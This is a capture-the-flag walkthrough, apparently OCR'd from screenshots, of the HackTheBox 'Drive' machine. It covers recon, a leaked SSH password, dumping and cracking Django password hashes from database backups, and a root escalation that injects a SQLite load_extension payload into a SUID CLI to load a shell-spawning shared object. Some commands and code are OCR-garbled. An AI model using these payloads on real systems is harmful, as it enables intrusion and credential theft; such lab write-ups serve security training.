Drive

Drive

https://app.hackthebox.com/machines/Drive

hashcat

IDOR

sqlite

recon

```
rustscan -a 10.10.11.235 -- -sC -sV -A | tee scan.txt
```

```
PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)

1 ssh-hostkey:

3072 275a9fdb91c316e57da60ddcb6bbd4a (RSA)

1 ssh-sa ARAABSNxac1yc2EAAAADQABAAABgQCyyCUNN041kanjaSvUxqW5SenLxm0d00eKT63VFnPxosvShWWbaEg96sDQ96DjFBFwPUco6uWREVp/1qbr4pU+CyuzuGgyyHSkluruW386eCUwHyigizK98wPLpZWDc50xXJjUV+1SbczNr08K4Ig
RgB6PxOxfw3nj0/\s1SH2d12n/cwD78C05(1rx4Eox6kyZdFP)pIG1MK0bWHeiiKugD0Jlyq66f5Cw3B1Kszr5HgdiMCYpw3ykfpeRbcNL0pWn1AH9KeBkIJGNpzJ9RP)1YB055i9LPdcq64gyhrCmcfl3yYukq4R50LuHRbbnc77ZHT3zH5kx9uln0QDD

EL7CGGZbtRpPj2D++jjDuIK/mtaW6erjgHonX0RA/IPACyEVv01c05ihjpuQcqJvbldtz9wOS7hJUgYx/MHJnzNBr0pSOIYQL7KxkF27Zw7WiQGktRt+Jzj5QvAXhbtXpkY9rhib7DL1LUMv5VBE5YAwuwQutbSUYAtZKSG57xwVPhU=

256 94076bc847280df2976f12be3ca367853 (ECDSA)

1 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNovTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAAABBBCnF1ZLcx/U/Eo2AMywmmrEXFf3MKF6k2oelVjHswAvYtAqk0Nbv8SCQF9gpR/EkDvoSF0bBIoovBnk2bHDT6SI=

256 1403a94797369b6767f3343c1f1764e (ED25519)

1 ssh-ed25519 AAAAC3Nzac1L2DIINTE5AAAAIPJ60hQRxnk2iSpqzRq4g/dd6SQFrOXnu/gN0SUZf4U/

80/tcp open bttp syn-ack nginx 1.18.0 (Ubuntu)

1 http-server-header: nginx/1.18.0 (Ubuntu)


1 http-server-header: nginx/1.18.0 (Ubuntu)

1 http-methods:

2 Supported Methods: GET POST OPTIONS

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


I can register my account



DOODLE GRIVE


Upload, Edit, Share files with your friends and more... Doodle Grive is the most famous platform for sharing files with colleagues, friends and everyone in the world!







IDOR

IDOR testing:





Try some numbers in intruder. Some numbers (for example 79,88,89) have unautorized request. No Idor







But if I download file and click "reserve" - I will found vulnerable endpoint

🤏 Kali Linux 🥻 Kali Tools 💆 Kali Docs 📉 Kali Forums 🧖 Kali NetHunter 🌭 Exploit-DB 🦠 Google Hacking DB 🦺 OffSec 🛂 Shift Cipher - Online D.







hey team after the great success of the platform we need now to continue the work on the new features for ours platform.

I have created a user for martin on the server to make the workflow easier for you please use the password "Xk4@KjyrYv8t194L!". please make the necessary changes to the code before the end of the month

I will reach you soon with the token to apply your changes on the repo

```
-(kali%kali)-[~/HTB]
$ ssh martin@drive.htb
The authenticity of host 'drive.htb (10.10.11.235)' can't be established. ED25519 key fingerprint is SHA256:peISHngFC65Dty34JU07mwuE89m2GA0Z8GUFC7skwa0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'drive.htb' (ED25519) to the list of known hosts.
martin@drive.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                    https://landscape.canonical.com
 * Support:
                    https://ubuntu.com/advantage
  System information as of Wed 28 Feb 2024 08:53:28 PM UTC
  System load:
                          0.0
  Usage of /:
                          63.1% of 5.07GB
  Memory usage:
                          21%
  Swap usage:
  Processes:
                          228
  Users logged in:
                          0
  IPv4 address for eth0: 10.10.11.235
  IPv6 address for eth0: dead:beef::250:56ff:feb9:32e6
Expanded Security Maintenance for Applications is not enabled.
O updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
martin@drive:~$ ls -la
total 32
drwxr-x- 5 martin martin 4096 Sep 11 09:24 .
```

ssh enumerate

scp linpeas.sh martin@drive.htb:/home/martin

I found a lot of users but very interesting is git)

```
Users with console
cris:x:1002:1002:Cris Disel,,,:/home/cris:/bin/bash
git:x:115:119:Git Version Control,,,:/home/git:/bin/bash
martin:x:1001:1001:martin cruz,,,:/home/martin:/bin/bash
root:x:0:0:root:/root:/bin/bash
tom:x:1003:1003:Tom Hands,,,:/home/tom:/bin/bash
```

Becouse I check servises on open ports one of them is "gitea"

```
Active Ports
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
           0
                  0 127.0.0.1:3306
                                               0.0.0.0:*
tcp
                                                                        LISTEN
tcp
           0
                  0 0.0.0.0:80
                                               0.0.0.0:*
                                                                        LISTEN
                  0 127.0.0.53:53
tcp
           0
                                               0.0.0.0:*
                                                                        LISTEN
                                                                        LISTEN
           0
tcp
                  0 0.0.0.0:22
0 127.0.0.1:33060
                                               0.0.0.0:*
                                                                        LISTEN
           0
                                               0.0.0.0:*
tcp
                  0 ::: 80
           0
                                                                        LISTEN
tcp6
                                               :::*
           0
tcp6
                   0 ::: 22
                                               :::*
                                                                        LISTEN
           0
tcp6
                   0 :::3000
                                                                        LISTEN
                                               :::*
        Can I sniff with tcpdump?
Νo
```

curl localhost:3000

Create tunnel to my kali


ssh -L 3000:localhost:3000 martin@drive.htb

```
(kali@ kali)-[~/HTB/drive]
$ ssh -L 3000:localhost:3000 martin@drive.htb
martin@drive.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)
 * Documentation: https://help.ubuntu.com


* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
   System information as of Wed 28 Feb 2024 09:14:48 PM UTC
                                  0.02
   System load:
                                  63.3% of 5.07GB
   Usage of /:
                                  26%
   Memory usage:
                                  0%
   Swap usage:
   Processes:
   Users logged in:
   IPv4 address for eth0: 10.10.11.235
IPv6 address for eth0: dead:beef::250:56ff:feb9:32e6
Expanded Security Maintenance for Applications is not enabled.
O updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old. To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Wed Feb 28 20:53:29 2024 from 10.10.14.207 martin@drive:~$
```


On this site I found 2 users



Password the same fo ssh martin but here I need to use his username form gitea



I found crisDisel's repository



```
kali⊛kali)-[~/HTB/drive]
  $ git clone http://localhost:3000/crisDisel/DoodleGrive
Cloning into 'DoodleGrive' ...
Username for 'http://localhost:3000': martinCruz
Password for 'http://martinCruz@localhost:3000':
remote: Enumerating objects: 227, done.
remote: Counting objects: 100% (227/227), done.
remote: Compressing objects: 100% (187/187), done.
remote: Total 227 (delta 46), reused 209 (delta 36)
Receiving objects: 100% (227/227), 2.67 MiB | 690.00 KiB/s, done.
Resolving deltas: 100% (46/46), done.
  -(kali⊛kali)-[~/HTB/drive]
total 12
drwxr-xr-x 3 kali kali 4096 Feb 28 16:21 .
drwxr-xr-x 8 kali kali 4096 Feb 28 14:51 ...
drwxr-xr-x 7 kali kali 4096 Feb 28 16:22 DoodleGrive
  —(kali⊛kali)-[~/HTB/drive]
 —$ cd DoodleGrive
  —(kali⊛kali)-[~/HTB/drive/DoodleGrive]
total 268
drwxr-xr-x 7 kali kali
                            4096 Feb 28 16:22 .
drwxr-xr-x 3 kali kali
                            4096 Feb 28 16:21 ...
drwxr-xr-x 6 kali kali
                            4096 Feb 28 16:22 accounts
                            457 Feb 28 16:22 db_backup.sh
-rwxr-xr-x 1 kali kali
-rwxr-xr-x 1 kali kali 3760128 Feb 28 16:22 db.sqlite3
                            4096 Feb 28 16:22 geeks_site
drwxr-xr-x 4 kali kali
                            4096 Feb 28 16:22 .git
drwxr-xr-x 8 kali kali
-rwxr-xr-x 1 kali kali
                            666 Feb 28 16:22 manage.py
drwxr-xr-x 4 kali kali
                            4096 Feb 28 16:22 media
drwxr-xr-x 5 kali kali
                            4096 Feb 28 16:22 myApp
   -(kali⊛kali)-[~/HTB/drive/DoodleGrive]
```

Found script which use 7z to save database dumps in /var/www/backups

Download all the files to my kali

```
scp martin@drive.htb:/car/www/backups/*.

uiwxi-xi-\frac{1}{2} / kati kati 4070 Feb 26 10:22 booutedrive

(kali@kali)-[-/HTB/drive]

$ scp martin@drive.htb:/car/www/backups/*.
```

sqlite3 db.sqlite3

```
.dump
```

```
CREATE TABLE IF NOT EXISTS "accounts customuser" ("id" integer NOT NULL PRIMARY KEY AUTOINCREMENT, "massword" varchar(128) NOT NULL, "last_loging", "username" varchar(150) NOT NULL UNIQUE, "first_name" varchar(150) NOT NULL, "last_name" varchar(150) NOT NULL, "email" varchar(254) NOT NULL, "date_joined" datetime NOT NULL);
```

Here is table accounts_customer

I check onle username and password

Looks like I have all passwords!

But No works passwords after craking!

So I have password fo 7z filel. I need dump all passwords. Maybe 1 of them was changed

```
—(kali⊛kali)-[~/HTB/drive]
—$ 7z x 1_Oct_db_backup.sqlite3.7z
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21 p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,6 CPUs Intel(R) Core(TM) i7-10870H CPU @ 2.20GHz (A0652),ASM)
Scanning the drive for archives:
1 file, 12722 bytes (13 KiB)
Extracting archive: 1_Oct_db_backup.sqlite3.7z
Path = 1_Oct_db_backup.sqlite3.7z
Type = 7z
Physical Size = 12722
Headers Size = 146
Method = LZMA2:22 7zAES
Solid = -
Blocks = 1
Enter password (will not be echoed):
Everything is Ok
Size: 3760128
Compressed: 12722
                                                                                             Ï
   -(kali⊛kali)-[~/HTB/drive
 $ mv db.sqlite3 db.sqlite3_2
 ___(kali⊛kali)-[~/HTB/drive]
$ 7z x 1_Sep_db_backup.sqlite3.7z
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21 p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,6 CPUs Intel(R) Core(TM) i7-10870H CPU @ 2.20GHz (A0652),ASM)
Scanning the drive for archives: 1 file, 12770 bytes (13 KiB)
Extracting archive: 1_Sep_db_backup.sqlite3.7z
Path = 1_Sep_db_backup.sqlite3.7z
```

after I dump all databases 1 by 1

```
[kali®kali]÷[~/HTB/drive]
  $tsqlite3 db.sqlite3
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select username, password from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132<u>302483a</u>
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sqlite> ^Z
zsh: suspended sqlite3 db.sqlite3
  --(kali⊛kali)-[~/HTB/drive]
$ sqlite3 db.sqlite3_0
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select username,password from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132<u>302483a</u>
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3 sqlite> ^Z
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
zsh: suspended sqlite3 db.sqlite3_0
  -(kali⊗kali)-[~/HTB/drive]
$ sqlite3 db.sqlite3_1
SQLite version 3.40.1 2022-12-28 14:03:47
                                                                                        I
Enter ".help" for usage hints.
sqlite> select username,password from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sqlite> ^Z
zsh: suspended sqlite3 db.sqlite3_1
  -(kali®kali)-[~/HTB/drive]
 $ sqlite3 db.sqlite3_2
```

Sorting (some hashes are same)

cat hash.txt| sort -u > hashes.txt

```
(kali@ kali)-[~/HTB/drive]
$ cat hash.txt| sort -u > hashes.txt

(kali@ kali)-[~/HTB/drive]
$ cat hashes.txt

admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
tomHands|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
tomHands|sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a
```

I need to replace all | to : for hash cat

little python script

```
GNU nano 7.2
with open('hashes.txt','r') as file:
attack a = file.read()
a = a.replace('|',':')
with open('hashes.txt','w') as file:
        file.write(a)
file.close()

file.close()


content = file.read()
content = content.replace(',','\n')
```

hashcat -a 0 --user hashes.txt /home/kali/Desktop/rockyou.txt

```
Dictionary cache hit:
Filename..: /home/kali/Desktop/rockyou.txt
 Passwords.: 14344385
 Bytes....: 139921507
 Keyspace ..: 14344385
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93:john bov
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7
Crackinghperformance lower than expected?
martin@drive:/var/www/backups$ su tom
Password:
tom@drive:/var/www/backups$ cd ~
tom@drive:~$ ls -la
total 916
drwxr-x- 6 tom tom
                        4096 Sep 13 13:51 .
                        4096 Dec 25
                                    2022
drwxr-xr-x 6 root root
                           9 Sep 6 02:56 .bash_history → /dev/null
lrwxrwxrwx 1 root root
-rw-r--r-- 1 tom tom
                         220 Dec 25
                                    2022 .bash logout
-rw-r--r -- 1 tom
                 tom
                        3771 Dec 25
                                     2022 .bashrc
       —— 3 tom
                        4096 Jan
                                     2023 .cache
drwx-
                                 1
                 tom
         -3 tom tom
                                    2023 .config
                        4096 Feb
                                 3
drwx-
-rwSr-x- 1 root tom
drwx- 3 tom tom
                     887240 Sep 13 13:36 doodleGrive-cli
                        4096 Jan
                                     2023 .gnupg
                                 1
drwx-
                        4096 Dec 28
                                     2022 .local
drwxrwxr-x 3 tom
                 tom
                         807 Dec 25
                                     2022 .profile
-rw-r--r-- 1 tom
                 tom
-rw-r----1 root tom
                          719 Feb 11
                                     2023 README.txt
                          33 Feb 28 05:03 user.txt
-rw-r 1 root tom
                          39 Aug 29
-rw-r--r--1 tom tom
                                    2023 .vimrc
tom@drive:~$ cat user.txt
30b7dcbdd617aa5b9320c14253eb06da
tom@drive:~$
```

escalation to root

In tom's directory is a SUID binary which I download to my kali and analize with ghydra In main function I found username and password fo this binary



But I just open main menu

```
tom@drive:~$ ./doodleGrive-cli [!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome ...!
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
```

In 5th option I can activate account(here is this function). But there is a sanitize function which is very hard to read!!

```
size_t sVar1;
                                XREF[2]:
                                             00401f83(W),
                                                                                                 long in FS OFFSET:
                                             00402052(R)
                                                                                                 char local_148 [48];
8
                                XREF[2]:
                                             00402005(*),
                                                                                                 char local_118 [264];
                                             00402043(*)
                                                                                                 long local_10;
                                XREF[7]:
                                             00401fa1(*),
                                                                                         Ħ
                                                                                             10
                                             00401fb5(*),
                                                                                             11
                                                                                                 local_10 = *(long *)(in_FS_OFFSET + 0x28);
                                             00401fd3(*).
                                                                                             12
                                                                                                 printf("Enter username to activate account: ");
                                             00401fda(*)
                                                                                                 fgets(local_148,0x28,(FILE *)stdin);
                                                                                             13
                                             00401fef(*),
                                                                                                 sVar1 = strcspn(local 148."\n"):
                                             00401ffe(*),
                                                                                             14
                                                                                             15
                                                                                                 local_148[sVar1] = '\0';
                                             00402028(*)
                                                                                                 if (local_148[0] == '\0') {
                                                                                             16
                       XREF[3]:
                                   Entry Point(*),
                                                                                             17
                                                                                                   puts("Error: Username cannot be empty.");
                                    main_menu:004021be(c),
                                                                                             18
                                    004b35bc(*)
                                                                                             19
                                                                                                  ▶sanitize_string(local_148);
                                                                                                    snprintf(local 118.0xfa.
                                                                                             21
                                                                                             22
                                                                                                             "/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line
                                                                                                             T is active=1 WHERE username=\"%s\";\
                                                                                         Н
                                                                                             23
                                                                                                             ,local_148);
ptr FS: [0x28]
                                                                                                   printf("Activating account for user \'%s\'...\n",local_148);
                                                                                             24
                                                                                             25
                                                                                                    system(local_118);
                                                                                             26
[RBP + local 101.RAX
                                                                                             27
                                                                                                 if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                                                                                             28
                                                                                                                    /* WARNING: Subroutine does not return */
:er_username_to_activate_accou_004971... = "Enter username to activate ac
                                                                                             29
                                                                                                     _stack_chk_fail();
                                                                                                 }
                                                                                             30
                                                                                             31
                                                                                                 return:
                                                                                             32 }
```

I do not really understand which characters are in white or black list

```
Decompile: sanitize_string - (doodleGrive-cli)
 5
    bool bVar1;
 6
    size_t sVar2;
    long in_FS_OFFSET;
 7
    int local_3c;
9
   int local_38;
10
   uint local_30;
11
   undefined8 local_29;
12
    undefined local_21;
13
   long local_20;
14
15
   local_20 = *(long *)(in_FS_0FFSET + 0x28);
16
   local_3c = 0;
17
   local_29 = 0x5c7b2f7c20270a00;
18
   local_21 = 0x3b;
19
   local 38 = 0;
20
   do {
21
     sVar2 = strlen(param_1);
22
     if (sVar2 <= (ulong)(long)local_38) {</pre>
23
        param_1[local_3c] = '\0';
24
        if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
25
                      /* WARNING: Subroutine does not return */
26
           __stack_chk_fail();
27
        }
28
        return;
29
      }
      bVar1 = false;
31
      for (local_30 = 0; local_30 < 9; local_30 = local_30 + 1) {</pre>
32
        if (param_1[local_38] == *(char *)((long)&local_29 + (long)(int
          bVar1 = true;
33
34
          break;
35
        }
```

But activation look like this

```
doodleGrive cli beta-2.2:

    Show users list and info

2. Show groups list
Check server health and status
4. Show server requests log (last 1000 request)
activate user account
6. Exit
Select option: 5
Enter username to activate account: hacker
Activating account for user 'hacker' ...
doodleGrive cli beta-2.2:

    Show users list and info

2. Show groups list
Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
```

I need to escape single quotes 'hacker'

It was the hardest in this machine. after lot of tests I check a hint. Here I need to create exploit

```
#include <stdlib.h>

void sqlite3__init() {
        system("/bin/bash");
}
```

compile him to so file

gcc --shared o.c -o 0.so

Name 0.so is very good for next trick

```
doodleGrive cli beta-2.2:

1. Show users list and info

2. Show groups list

3. Check server health and status

4. Show server requests log (last 1000 request)

5. activate user account

6. Exit

Select option: 5

Enter username to activate account: "&load_extension(char(46,47,48)); --

Activating account for user '"&load_extension(char(46,47,48))--' ...

bash: groups: No such file or directory

bash: lesspipe: No such file or directory

bash: dircolors: No such file or directory

root@drive:~# id
```

```
"&load_extension(char(46,47,48));--
```

Load extension function in sqlite load chars from ASCII table.

```
char(46,47,48) == ./0
```

```
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select char(46,47,48);
./0
sqlite>
```

Now as root I need to export PATH variable}

export PATH=/home

Now I can check root;s flag

```
rootadrive:~# export PATH=/home
rootadrive:~# ts

Command 'ls' is available in the following places

* /bin/ls

* /usr/bin/ls

The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
ls: command not found
rootadrive:~# /bin/ls /root
root.txt
rootadrive:~# cat /root/root.txt

Command 'cat' is available in the following places

* /bin/cat

* /usr/bin/cat

The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
cat: command not found
rootadrive:~# /bin/cat /root/root.txt

50f4b7a41713255e59b7f5e5712ca3dd
rootadrive:~# |
```